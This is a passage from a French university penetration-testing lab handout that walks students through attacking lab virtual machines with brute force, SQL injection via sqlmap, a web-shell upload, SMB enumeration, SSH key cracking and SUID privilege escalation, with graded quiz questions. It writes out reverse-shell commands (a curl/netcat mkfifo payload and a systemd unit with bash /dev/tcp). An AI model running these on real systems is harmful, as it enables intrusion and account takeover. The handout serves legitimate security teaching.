On peut voir que Hydra teste des connexions. On ne peut pas voir l'identifiant utilisé (user normalement), SSH chiffre les connexions, et comme vous pouvez le constater, même les tentatives de connexions avec passage du login sont chiffrées.

On peut aussi constater côté Kali que cela va prendre un temps très long si le fichier de mot de passe est grand. Et probablement échouer. Ce n'est pas aussi facile que cela, même avec un mot de passe à 5 caractères et l'utilisation d'un fichier avec des combinaisons de mots de passe définies.

Copier le fichier `/usr/share/wordlists/fasttrack.txt` dans le répertoire `/home/kali`.
A la fin du fichier, dernière ligne, ajouter le mot de passe que vous avez choisi.

Relancer Hydra en chargeant ce dictionnaire. Cela prend du temps mais à la fin cela va forcément fonctionner. Le bon fonctionnement ressemble à ceci.

```
[STATUS] 80.00 tries/min, 160 tries in 00:02h, 63 to do in 00:01h, 10 active  
[22][ssh] host: 10.0.2.23 login: user password: Ti64o
```

Faire une capture d'écran du bon fonctionnement.

4.2.2 Technique 2 : Brute force avec génération de mots de passe

Changeons de technique. Partons du principe qu'un utilisateur a mis un mot de passe, pas trop compliqué sinon il ne s'en rappellerait plus (le problème est là : le mot de passe des utilisateurs d'une entreprise. Un seul mot de passe faible et c'est la porte ouverte à beaucoup de choses).

Lancer la commande suivante :

```
hydra -x -h
```

Une combinaison permet de tester des mots de passe de 5 caractères, majuscule, minuscule, chiffre : « -x 5:5:aA1 ».

Lancer la commande hydra, avec l'option -V, permettant de tester les différentes combinaisons de mots de passe de 5 caractères sur notre cible.

```
Hydra -V -l _____ -x _:_:____ ssh://_____
```

La commande fonctionne, mais comme vous pouvez le voir au nombre de combinaisons possibles, il y a très peu de chances que cela fonctionne rapidement, sauf énorme coup de chance.

Laisser tourner quelques minutes...puis arrêter la commande. Si vous avez vraiment mis un mot de passe quelconque, le logiciel le trouvera, mais cela prendra très longtemps (10 ans environ si vous faites le calcul avec les paramètres présentés).

Vous avez donc un outil pratique pour faire du brute force. Peut-on encore faciliter son utilisation ? Oui. Par exemple en l'utilisant graphiquement.

4.2.3 Hydra-gtk

Dans Kali, « **05-Password Attacks** », « **Online Attacks** », choisir Hydra-gtk.

Placer les bonnes valeurs pour reproduire l'attaque précédente. Vous devez obtenir la même ligne de commande avec cet outil graphique.

Lancer l'attaque. Vous obtenez la même chose qu'avec Hydra, mais c'est plus simple à utiliser lorsque l'on sait ce que l'on fait.

Faire une capture d'écran du bon fonctionnement de cet outil.

4.3 NLBrute

Utiliser cet outil sur vos postes Windows (une fois le service ouvert sinon cela ne présente aucun intérêt. Montrer par une capture d'écran adéquate la preuve du bon fonctionnement de cet outil.

Etape 6 Quizz 6 complété et captures d'écrans OK. Login User Ok avec mot de passe trouvé. NLBrute fonctionnel (capture d'écran)

5 Retour sur Burp Suite

Certains d'entre vous n'ont pas eu le temps de faire la partie « Burp suite » lors du TP Pentesting 1. Pour ceux qui n'avaient pas eu le temps, cette SAÉ est l'occasion de découvrir cet outil. Pour ceux qui ont fait cette partie, **refaire la même chose avec l'outil ZAP.**

Reprendre la partie « **8 – Prise en main de Burp Suite** » du TP 1 Pentesting (découverte des outils) et faire les différentes étapes pour les validations 9 et 10 de ce texte, en particulier l'attaque par injection SQL et la possibilité de se logger avec les paramètres découverts.

Pour tous, avant d'aller plus loin, faire valider cette partie.

Etape 7 Burp suite OK (injection SQL) ou ZAP

6 Autres ressources avec vulnérabilités

Mais, cette SAÉ est aussi l'occasion de connaître d'autres outils de découverte du Pentesting. Par exemple, on l'a dit, des machines virtuelles toutes prêtes, avec des vulnérabilités, plus ou moins difficiles à trouver, à résoudre.

Commençons par des choses simples, enfin assez simples, mais surtout en lien avec les TP de découverte du Pentesting, et cette SAÉ.

Vous pouvez éteindre les VMs Windows 10 et Windows Server.

Important : comme expliqué, on peut trouver des ressources et leurs solutions sur Internet. Cela ne pose aucune difficulté, un collégien est capable d'utiliser un moteur de recherche et cliquer sur un lien. Vous êtes dans cette formation pour apprendre. Suivre le texte ci-dessous, progresser en suivant les indications est la meilleure façon d'apprendre. Tout est fait pour votre réussite. Consulter un autre site, c'est tricher vis-à-vis de vous-même.

6.1 VM1

La VM étant configurée de façon statique, adaptons notre structure à cette VM.

Créer un second réseau Nat, que vous nommerez NatVM1.

L'adresse de ce réseau : **10.10.10.0/24**. Pas de DHCP.


Récupérer la VM1, la placer sur le réseau.

METTRE L'ADRESSE MAC : 0800275DBE65.

La lancer.

Déplacer la VM Kali sur ce réseau et lui donner l'adresse **10.10.10.50/24**.

S'assurer que les VMs se pinguent.



Découvrir l'adresse IP de la VM.

Scanner cette VM avec nmap, commutateur agressif, moins de 2000 ports au début.

Question 167 Quelle est la version du serveur OpenSSH ?

Question 168 Quelle est la version d'Apache ?

Dirb est rapide : utiliser cet outil sur le site.

Question 169 Combien de résultats sont « trouvés » ?

On peut voir un sous-répertoire sous **/blog** contenant des fichiers exploitables.

Question 170 Quel est le type des fichiers utilisés côté serveur ? (« m »)

La réponse précédente est très intéressante. Le langage peut peut-être être exploité.

La page d'accueil du site présente 3 liens cliquables qu'il faut utiliser pour voir un peu comment cela fonctionne.

Parmi les 3 liens, 2 sont à explorer.

Prendre la page de « login ». Placer 2 valeurs et intercepter dans Burp.

Vous pouvez visualiser les entêtes HTTP, vus en cours de 1^o année.

Question 171 Quelle valeur prend Content-Type pour un formulaire ? (« m »)

La méthode utilisée est « POST ».

Question 172 Combien de variables sont utilisées, devant être traitées par le serveur Web ?

Mettre de côté la syntaxe envoyée par le formulaire. Elle va nous servir un peu plus loin.

Tenter une injection SQL sur la 3^o variable uniquement.

Question 173 Combien de codes réponse différents sont renvoyés par le serveur Web ?

Bon, rien de bien exploitable.

Désactiver le proxy Burp dans Firefox. Dans la page du formulaire, tenter quelques caractères très souvent utilisés dans les injections SQL. Mettre le même caractère dans les 2 cases.

Pour l'un des caractères, vous obtenez une page d'erreur. Voilà, ça y est, on va pouvoir exploiter cela. Cette page est sensible à de l'injection de code SQL.

Question 174 Donner la ligne du script détectant l'erreur ?

On peut trouver des informations sur la version du client SQL, du serveur SQL.

Question 175 Quel est le nom de la table qui est visible dans la page d'erreur ? (« m »)

Bon, on met cela de côté.

Lancer « **nikto** » sur le site.

Un fichier à connaître apparaît, il est le résultat de la commande « **phpinfo()** » qui est souvent utilisée pour visualiser toutes les options de PHP.

Avec Firefox, se rendre sur la page donnant ces informations PHP.

Question 176 Quel est le numéro de version de la librairie de prise en charge de XML ?

Des répertoires ont la liste de leurs fichiers visibles.

Question 177 Parmi eux, donner le nom du répertoire avec le nom le plus long (sans le /)

Bon, nous connaissons le moteur de base de données (on pouvait le voir dans un des précédents résultats), il faut tenter par tous les moyens de trouver des informations sur cette table.

Passons à un outil dédié à cela, pas vu encore en TP : « **sqlmap** ».

Ce logiciel est présent dans Kali, mais avant de l'utiliser, le mettre à jour.

Puis regarder les différentes options.

Deux nous intéressent, celle pour une base accessible derrière une page Web, celle permettant alors de passer à la base des informations comme le fait la méthode POST.

Reprendre la syntaxe vue un peu avant, celle utilisée par la méthode POST.

Puis utiliser « sqlmap » pour voir ce que cela donne, avec les 2 paramètres complétés (aide : -u et--data).

Répondre « Y » à chaque fois.

Une information est intéressante dans le résultat final : celle donnée par « Union query ».

Question 178 Combien de champs contient la table « users » ?

Lancer la même commande en ajoutant le commutateur pour lister les bases existantes.

Question 179 Quel est le nom de la base intéressante » ?

Reprendre la dernière commande en ajoutant le nom de la base découverte, et un nouveau commutateur pour lister les tables de cette base.

Question 180 Combien y a t'il de tables en tout dans cette base » ?

Dans une table, il faut des champs pour identifier de façon unique les éléments. En général, on parle d'identifiant. En utilisant un nouveau commutateur, en donnant la table, la base, répondre à la question suivante :

Question 181 Quel est le nom du champ d'identifiant unique utilisé dans cette table ?

Un champ est le mot de passe, de nom « pass ».

Enlever le commutateur précédent et le remplacer par le commutateur « --dump » et répondre « n » aux questions posées. Ne pas tenter de cracker le hash du mot de passe, cela prendrait un temps incroyable, même un utilisant un bon dictionnaire.

Question 182 Quel est le hash du mot de passe du compte trouvé ?

Vous avez également le nom, le prénom et l'adresse mail de l'utilisateur. C'est un premier pas.

Attention, ce n'est pas un compte système, c'est un compte « mysql ». Ce n'est pas la même chose.

A l'aide d'un site spécialisé (crackstation.net) tenter de trouver le mot de passe de ce compte :

Question 183 Quel est le mot de passe ? (« aucun » si pas de résultat)

Bon, ce n'était pas une voie payante. Trouvons autre chose.

Relancer « dirb » sur le site.

Le répertoire « /blog » apparaît plusieurs fois.

Se rendre avec firefox (sans burp) dans les sous-répertoires de blog qui vous semblent intéressants.

Et là, incroyable, un fichier contenant une information qui ne devrait pas apparaître est là. En utilisant des aides sur les fichiers /etc/shadow, comment est stocké un mot de passe.

Question 184 Donner le caractère séparateur dans le stockage du mot de passe dans le fichier ci-dessus.

Entre les 2 premiers caractères ci-dessus, on a la version de l'algorithme de hashage.

Question 185 Quel est l'algorithme correspondant à la valeur 6. ? (« majuscules »)

Bon, on n'obtiendra rien car le mot de passe est trop complexe. On la laisse de côté.

Revenons sur la page d'accueil du blog. Il arrive souvent que ce type de logiciels ne soit pas très sécurisé. Il faut faire attention lorsque vous installez sur un site des outils prêts à réaliser certaines fonctionnalités comme ici un blog.

Lire la code source de la page Web d'accueil du blog. On peut voir des informations sur le site, en particulier le nom du logiciel utilisé pour le blog (nommé « SOFT » pour plus loin).

Question 186 Donner le numéro de CVE (valeur 7.5) expliquant comment envoyer un fichier quelconque, sans authentification, dans les images du blog ? (« CVE-xxxx-xxxx »)

Consulter également le CVE-2005-1136 qui explique pourquoi nous avons trouvé il y a quelques minutes un fichier potentiellement exploitable, ce qui était étonnant.

Essayons le site « <https://www.exploit-db.com> » pour voir si un exploit est possible.

Ah.... On dirait qu'une nouvelle piste pourrait aboutir à quelque chose, le nom Metasploit apparaît dans une ligne.

Question 187 Donner le numéro de l'exploit, appelé « EDB-ID » ?

Le but du jeu va être d'envoyer sur le site Web, par l'intermédiaire de cet exploit lié au blog, un fichier « php » qui permettra si les droits le permettent d'exécuter des actions.

Il faudra aussi lancer un serveur en écoute sur notre poste Kali pour récupérer les informations.

Pour cela, nous utiliserons le logiciel **netcat** en écoute sur un port.

Remarque : dans Kali, on peut utiliser cette commande (en remplaçant le mot évidemment):

```
searchsploit SOFT
```

On obtient des résultats. Soit en utilisant Metasploit, soit en évitant.

On va éviter pour changer. Et passer par l'un des scripts PERL proposés. Celui pour notre version.

```
searchsploit -m php/webapps/XXXX.pl  
ls
```

Le fichier est téléchargé.

Lancer la commande (« perl nom_script »). Problème : une librairie est manquante.

Trouver laquelle (avec google, c'est simple) et l'installer.

Lancer le script pour voir les possibilités. D'abord avec l'option 1 : Bien lire les fichiers qui sont posés sur le site. Attention, il faut une URL complète.

Puis avec l'option 3. Mettre le compte « **3_premieres_lettres_de_votre_prenom** » et le mot de passe « **toto123** » dans la ligne de commande adéquate.

Se rendre ensuite sur la page du blog et tester le bon fonctionnement du compte « user ».

Question 188 Quel est le 1° mot derrière « You are now logged in. » ? (minuscules)

Bon, voilà, une fois connecté on peut utiliser le blog de façon normale. Mais ce n'est pas le but.

Le script, pendant son exécution, a posé sur le site, dans le répertoire des images du blog, un fichier nommé « cmd.php ». Depuis le navigateur de Kali, trouver le sous répertoire de blog dans lequel est posé ce fichier.

C'est ce fichier qu'il faut exploiter à distance. Comment ? En lui passant des valeurs à la variable « **cmd** ».

En utilisant le programme curl, la méthode GET (passage de variables dans l'URL), essayer avec la valeur « ls ».

Cela doit fonctionner.

Un espace doit être remplacé par un signe « + ».

Tester avec « **cmd=ls+-l** ».

Puis « **cmd=cat+/etc/passwd** »

Question 189 Quel est le dernier login dans la liste ?

Bon, la suite est un peu compliquée. Il faut utiliser le programme « nc » (netcat) et lui dire d'écouter sur un port. Sur Kali, lancer dans un nouveau terminal un « netcat » **écoutant sur le port** de votre choix, par exemple 5555.

```
nc .....
```

Dans un second terminal, la commande sera la suivante : (à compléter bien entendu)

```
curl "http://.../cmd.php?cmd=rm+/tmp/f;mkfifo+/tmp/f;bash</tmp/f|nc+IP_Kali+PORT>/tmp/f+2>%261"
```

Cette commande va envoyer le résultat de la commande que l'on entrera dans le « shell » que l'on va obtenir.

Si cela fonctionne, dans le premier terminal, vous pouvez entrer des commandes simples, sans erreur, et obtenir les résultats.

Par exemple « ls -l » vous montre le contenu du répertoire distant.

Les fichiers d'un site Web apache sous en général sous /var/www.

Allez sous ce répertoire, vous trouverez un fichier intéressant : l'éditer avec **cat**.

Banco ? Pas sûr. Nous avons le mot de passe « root » de mysql. Avec un peu de chance, c'est le même que celui du système.

Un coup d'œil dans le fichier `/etc/sshd/sshd_config` permet de voir que le compte root est accepté en ssh. Grosse erreur sur le site.

Se connecter en ssh sur la cible, en root, avec le mot de passe précédent.

Bon, échec. Ce n'est pas le bon mot de passe. Il n'y a rien d'intéressant dans `/var/www`.

Revenir sur `/var`. Nouveau fichier intéressant ?

Retenter la connexion en ssh. Bon, cela ne fonctionnera pas, c'est fait exprès pour cette SAE.

Question 190 Quel est le mot de passe de root dans ce dernier fichier ?

Etape 8 Point de validation Quizz 7

6.2 VM2

Seconde machine à analyser, pour laquelle vous devez essayer de trouver le mot de passe du compte « root ».

RAPPEL : il est important que vous compreniez que la suite du texte est faite pour apprendre des techniques, des utilisations de logiciels, que parfois il faut passer du temps sur un problème pour le comprendre puis le résoudre.

Dans votre intérêt, suivre la démarche présentée ci-dessous. Il y aura assez d'indications pour vous aider sans donner les réponses évidemment. La seule aide véritable, en plus des questions qui vont vous guider est la suivante : le dictionnaire de mot de passe sera `/usr/share/john/password.lst`.

Il contient environ 3500 mots de passe, dont les réponses attendues.


Prendre le fichier nommé VM2.ova et importer une nouvelle VM, qui sera nommée **VM2**.

« INCLURE TOUTES LES ADRESSES MAC » lors de la création de la VM à partir de l'OVA

Lancer la VM une fois correctement connectée. Elle est en DHCP, la placer sur **NatNetwork**.

Reconfigurer Kali.

A l'aide de Wireshark ou de « netdiscover », trouver l'adresse IP de la VM2.



A l'aide d'un scan furtif (scans à toujours privilégier dans un premier temps) :

Question 191 Combien de ports TCP ouverts ?

On va prendre les services dans leur ordre d'apparition. Les scanner l'un après l'autre, avec des modes plus agressifs (-A par exemple).

Premier service : SSH... ce n'est pas la première piste à suivre. Par contre, si les utilisateurs se connectent en SSH, on a des notions de noms de clefs à essayer de trouver. Si on trouve ce type de clefs, on saura qu'une connexion SSH peut-être réalisée.

Second service : tester à quoi ressemble le site.

Visualiser également le code source, on ne sait jamais.

Services suivants : même application utilisant 2 ports. 2 ports que vous devez connaître car ce sont les ports du protocole SMB.

Visualiser les scripts nmap qui pourraient être utilisés sur ce service. Ils sont nombreux. Peut-être que certains sont plus intéressants que d'autres.

Lancer la commande suivante :

```
searchsploit smb
```

De la même façon, on obtient de très nombreux résultats. Difficile de cibler pour le moment.

Question 192 Voit-on des exploits possibles pour la version 3 de SMB ? (« o » ou « n »)

SMB est le protocole d'échanges de fichiers utilisés par les postes Windows nativement.

Mais grâce à un logiciel nommé Samba (le nom SaMBa vient bien entendu de SMB), les échanges seront possibles sur un poste Linux.

Mieux.... Grâce à Samba, on peut créer un serveur de fichiers comme peut l'être un serveur Microsoft partageant un répertoire sur le réseau.

Mieux encore, on peut grâce à ce logiciel créer un contrôleur de domaine comprenant de nombreuses fonctionnalités d'un serveur AD de Microsoft.

Question 193 A partir de quelle version Samba peut-il être contrôleur de domaine ?

Bon, ici, pas de domaine, simplement un ordinateur Linux partageant des fichiers.

Question 194 Dans quel groupe de travail est placé le poste VM2 ?

Parmi toutes les commandes commençant par « smb » dans Kali, trouver celle permettant de lister les partages visibles (sans authentification dans notre cas) sur le serveur Samba. Trouver le bon commutateur pour répondre à la question :

Question 195 Comment se nomme le partage non caché ? (« minuscules »)

Modifier la commande précédente pour lister le contenu de ce partage, qui semble intéressant, puis éventuellement récupérer un fichier.

Question 196 A qui est destiné entre autres le message ? (« m »)

Remarque : il existe des commandes permettant (sous linux, si elles sont installées évidemment) de découvrir très rapidement beaucoup d'informations sur l'environnement SMB d'un réseau :

Tester d'abord la première, pour voir :

```
findsmb
```

Question 197 Quel est le nom Netbios de la cible ? (« m »)

Beaucoup plus complet, tester cette commande :

```
enum4linux
```

(Si cela ne fonctionne pas comme attendu dans Kali, utiliser une CentOS et placer enum4linux dessus).

Énormément d'informations, comme par exemple les rôles de la cible visible dans la partie « Nbtstat ».

Une « version d'OS » est détectée. A quelle version de Windows cela correspond-t'il ?

Question 198 Répondre « vista », « seven », « huit », « huit.un » ou « dix »

Question 199 Quelle est la longueur minimum du mot de passes des utilisateurs de Samba ?

Question 200 Quel est le RID du groupe des opérateurs d'impression ?

Question 201 Sans surprise, donner le nom des 2 utilisateurs (ordre alphabétique) découverts par cette commande.

Bon, Tout cela est intéressant.

La suite : du brute force avec un dictionnaire sur ces 2 comptes en croisant les doigts.

Utiliser « **Legion** », ou « **hydra** », ou même « **patator** » avec un des comptes détectés un peu avant. Soyez patient.... Cela prend un peu de temps de tester de nombreuses combinaisons de mot de passe.

Se loguer ensuite sur le compte de l'utilisateur.

On peut profiter de cette connexion pour voir la configuration du serveur Samba et ainsi constater que c'est un fichier très simple qui permet des partages de répertoire.

Afficher « `/etc/samba/smb.conf` ».

L'idée n'est pas de rentrer dans les détails mais de voir la simplicité du fichier. A condition de maîtriser les différents paramètres. Dans ce fichier vous avez la réponse à la question suivante.

Question 202 Quel est le nom du paramètre permettant de cacher ou de ne pas cacher un partage dans le voisinage réseau des clients SMB ? (« m »)

Revenons sur le compte dont vous avez découvert le mot de passe.

Voir les fichiers dans le répertoire de cet utilisateur. Bof.

Puis de l'autre utilisateur.

Des fichiers et répertoires sont inexploitable (droits), d'autres peuvent servir. Essayer de trouver dans les différents fichiers des informations intéressantes.

En particulier des clefs utilisées par l'autre compte pour ses connexions ssh.

Après avoir copier une clef ssh intéressante (celle liée à l'identité d'un utilisateur) sous `/tmp`, puis avoir changer les droits du fichier, essayer du premier compte de vous loguer sur le second compte en utilisant la clef privée (du second compte) disponible.

Vous devez visualiser le texte : « Enter passphrase for key..... ».

Inutile d'aller plus loin tant que vous n'avez pas ce message.

Pourquoi cela ne fonctionne pas ? Parce que la clef privée est verrouillée par un mot de passe.

Le principe est alors de copier la clef privée du second compte sur la machine kali (avec scp, cela doit être possible), puis d'utiliser le logiciel « **john the ripper** » avec cette clef privée... comment ? Trouver comment faire cela (aide sur internet) sur cette méthode de « crack » de mot de passe de protection de clef privée.

Encore une fois, c'est une méthode qui va prendre du temps... enfin pas trop normalement vous allez voir.

Une fois le second mot de passe découvert, continuer jusqu'à une console en root sur le VM.

FAIRE VALIDER.

**Etape 9 Point de validation Quizz 8
et capture d'écran avec la commande « date » lancée en root sur la VM.**

Et voilà, VM2 terminée. Vous pouvez éteindre cette VM.

6.3 VM3


Même principe pour cette VM, nommé **VM3**, à récupérer dans un premier temps, puis à connecter comme il faut.

« **INCLURE TOUTES LES ADRESSES MAC** » lors de la création de la VM à partir de l'OVA.

Commencer par faire une reconnaissance complète des services et une exploration des services découverts.

Établir des connexions sur les différents services pour essayer d'en apprendre plus.

Mettre de côté les noms, infos intéressantes obtenues.



Visualiser les codes sources des pages Web.

Utiliser les différents outils « dirb », « nikto », « smbclient », « findsmb », « enum4linux », des scripts nmap sur les services FTP, SMB, HTTP.

Mettre de côté les informations intéressantes (noms serveurs, partages, services, utilisateurs).

Récupérer le fichier intéressant puis, à l'aide d'un tutorial vous expliquant comment utiliser « john » sur un fichier compressé, trouver le mot de passe verrouillant le fichier (même fichier de mots de passe à utiliser que VM précédente).

Dans ce fichier, il y a un mot de passe de compte admin. (il y a peut-être plusieurs fichiers, donc si la ligne en dessous ne fonctionne pas, il faut chercher à nouveau).

Se loguer sur le site avec le compte d'administration.

Question 203 Quelle est l'adresse mail du compte d'administration?

Avec « **searchsploit** », trouver une vulnérabilité intéressante ; liée au CMS utilisé.

Question 204 Donner le pseudo de l'auteur de l'exploit. (« m »)

Suite des opérations, dans la continuité de ce que l'on a vu dans cette SAE : envoyer un reverse shell php (que vous trouverez facilement sur github par exemple), configuré correctement, pouvant être utilisable par l'intermédiaire d'un navigateur Web, afin obtenir un shell depuis Kali.

Une fois connecté dans le « reverse » shell, récupérer des informations sur un compte utilisateur.

Question 205 Quelle est la taille du fichier « .bashrc » d'un utilisateur ?

Repérer avec quelle identité vous avez un compte ? Pour pouvoir intervenir sur cette VM, il faut escalader les droits et devenir root. Comment, c'est un gros problème parfois.

Impossible d'avoir des informations sur le mot de passe de « root », le fichier **/etc/shadow** est protégé.

NOTE : l'état actuel de découverte sera nommé « **ETAPE1** » et on reviendra ici un peu plus tard.

La technique utilisée alors par les pirates est de trouver un programme qui aurait des droits particuliers lorsqu'il lance une commande, et que ce programme puisse être lancé par tous les utilisateurs peuvent lancer.

Cette particularité se nomme le « Droit SUID » (ou bien le « Droit GUID » pour les groupes).

Ce droit Unix est particulier, d'une grande importance. Vous devez le comprendre.

Lisez SVP la page Wikipedia consacrée aux droits sur Unix :

https://fr.wikipedia.org/wiki/Permissions_UNIX , lisez également vos cours Unix.

Vous devez connaître déjà pas mal de points.

Il vous faut comprendre ce qu'est le SUID, ce qu'il permet, et donc ce qu'il ouvre comme portes aux éventuels utilisateurs de ce droit.

Un pirate, introduit sur un système, va donc essayer de trouver un programme ayant cette particularité.

Il va utiliser une commande simple que vous devez trouver, par exemple sur cet article qui donne quelques techniques (fonctionnant ou pas, cela dépend des versions Linux) pour monter en droits (Privileges Escalation) : <https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/>

Utiliser cette commande pour trouver des programmes particuliers.

Parmi ces programmes, vous trouverez l'un d'entre eux qui va permettre d'escalader les droits et devenir root.

Aidez-vous de cette page : <https://github.com/Code-L0V3R>, puis dans la partie consacrée au programme en question.

Réaliser l'exploit comme indiqué. Vous pouvez placer le fichier dans le répertoire **exploits/linux/local** prévu à cet effet, là où sont tous les modules de Metasploit, puis recharger la liste des modules dans Metasploit.

Puis paramétrer les 3 options et tenter l'exploit.

Parfois, cela ne fonctionne pas. Un message est alors affiché. Dans ce message :

Question 206 Quel est le mot derrière « options » ?

Essayons une autre technique, toujours en essayant d'exploiter la même commande.

Comme un utilisateur a le droit d'utiliser cette commande il faut essayer de créer un service qui va se connecter à Kali et permettre le passage de commandes.

Pour voir comment est constitué un fichier permettant le lancement d'un service, dans kali, visualiser le contenu de « **/etc/systemd/system/multi-user.target.wants/rsyslog.service** » par exemple.

```
[Unit]
Description=System Logging Service
Requires=syslog.socket
Documentation=man:rsyslogd(8)
Documentation=man:rsyslog.conf(5)
Documentation=https://www.rsyslog.com/doc/

[Service]
Type=notify
ExecStart=/usr/sbin/rsyslogd -n -i NONE
StandardOutput=null
Restart=on-failure

# Increase the default a bit in order to allow many simultaneous
# files to be monitored, we might need a lot of fds.
LimitNOFILE=16384

[Install]
WantedBy=multi-user.target
Alias=syslog.service
```

On retrouve en général 3 parties distinctes, nommées **[Unit]**, **[Service]** et **[Install]**.

Toutes les lignes ne sont pas obligatoires. Beaucoup de paramètres, d'options sont possibles.

Pour en savoir plus sur les possibilités offertes par systemctl :

<https://www.digitalocean.com/community/tutorials/how-to-use-systemctl-to-manage-systemd-services-and-units-fr#gestion-de-service>

Question 207 Quel mot clef permet par la commande systemctl d'afficher le fichier de configuration d'un service ?

Sur Kali, créer le fichier « **sae.service** » puis à l'aide de l'upload de fichier sur site Web, envoyer le fichier sur la cible, dans le répertoire « **/var/www/html/** » par exemple.

```
[Unit]
Description=sae.service

[Service]
Type=simple
ExecStart=/bin/bash -c "bash -i >& /dev/tcp/IP_KALI/PORT_KALI 0>&1"

[Install]
WantedBy=multi-user.target
```

Placer un nouveau « netcat » en écoute sur Kali.

Pour prendre en compte le nouveau script, il faut utiliser une option de la commande systemctl comme ceci :

```
systemctl COMMANDE1 /chemin/vers/votre/fichier/sae.service
systemctl COMMANDE2
```

Les COMMANDE1 et COMMANDE2 sont à trouver. Elles permettent d'ajouter le service (lier) au système gérant les services (systemctl) et à recharger la configuration.

Lorsque cela fonctionne, répondre à la question suivante :

Question 208 Quel est le mot sur la 3^e ligne du fichier search_history dans un répertoire caché du compte root ?

On revient à l'état de l' « ETAPE1 », c'est à dire que l'on a un shell avec un compte qui n'a pas les droit root sur le système.

Tester les différentes solutions du lien évoqué précédemment :

<https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/>

Est-ce que certains fonctionnent sur notre VM ? Si oui, dire lequel à l'enseignant.

Laisser cette VM allumée.

Etape 10 Quiz 9

7 VM4

Demander à l'enseignant la nouvelle cible nommée VM4.

Pour cette VM, trouver la procédure pour mettre à jour Metasploit et l'appliquer.

ATTENTION : dans ce quizz, ces caractères (/,[,],()) doivent être remplacés par un « . »

Avec Nmap et internet, répondre aux questions qui suivent :

Question 209 Nom du script permettant de remonter l'OS de la cible

Question 210 Combien de répertoires partagés présente la cible ?

Question 211 Quelle version max de smb est supportée sur cette VM ?

Dans les résultats d'un scan agressif, on voit sous « Names » apparaître plusieurs lignes, la première étant nom de la VM puis <20>.

Question 212 Quelle commande Windows (et quel commutateur) présenterait le même résultat si on la tape dans une console « cmd » ? (« m »)

Cette commande est liée à une méthode de résolution des noms sur un réseau Windows. Méthode différente du DNS.

Question 213 Comment se nomme le fichier dans lequel on retrouve les noms des ordinateurs avec cette méthode de résolution ? (« m »)

Un scan UDP montre les 2 ports écoutant sur la cible. Ce sont des ports déjà vus en TP, associés (comme un autre en TCP) à un protocole.

Question 214 Quel est le nom du protocole ? (« M »)

Question 215 Quel est la valeur du port TCP associé à ce même protocole ?

Une des principales recommandations est de désactiver sur protocole.

Des 2 ports UDP ont un rôle particulier. A votre avis, vu le nom des fonctionnalités du protocole associé à ces 2 ports, sachant qu'une machine Windows voulant afficher des serveurs dans le voisinage réseau fait une requête en broadcast :

Question 216 Lequel des 2 ports est associé à l'affichage du « Voisinage Réseau » ?

L'autre port (celui qui n'est pas une réponse à la question précédente) est utilisé par une machine Windows pour connaître les noms des ordinateurs sur le réseau et leurs partages.

Un scan des ports jusqu'à 10000 montre un port pas classique. Analysez plus en détail ce port.

Question 217 Sous quel nom exact de « VERSION » apparaît le logiciel scanné par nmap ? (« m »)

Ce logiciel a une page Wikipedia. La consulter.

Question 218 Quelle société a élaboré ce logiciel ? (« m »)

Le site CVEdetails affiche une CVE, score de 7,5 permettant aux attaquants d'exécuter du code à distance. C'est celle qui nous intéresse. Elle est ancienne.

Question 219 Quelle est cette CVE ? (« M »)

La suite consiste à exploiter cette CVE.

Dans Metasploit, un seul exploit référencé concernant le logiciel. Utiliser cet exploit, bien configuré.

Lister les droits obtenus par l'exploit.

Microsoft publie sur son site la liste des droits que peut avoir un compte.

Question 220 Quel droit permet de modifier l'heure sur une machine ? («m »)

Question 221 Quel droit permet d'arrêter une machine à distance? («m »)

Question 222 Quel droit permet d'ajouter des machines à un domaine? («m »)

Question 223 Quel droit permet d'utiliser l'identité d'un autre compte? («m »)

Il y a plusieurs façons de donner ce droit à un utilisateur. L'une d'entre elles consiste à utiliser les GPOs.

Question demandant quelques recherches

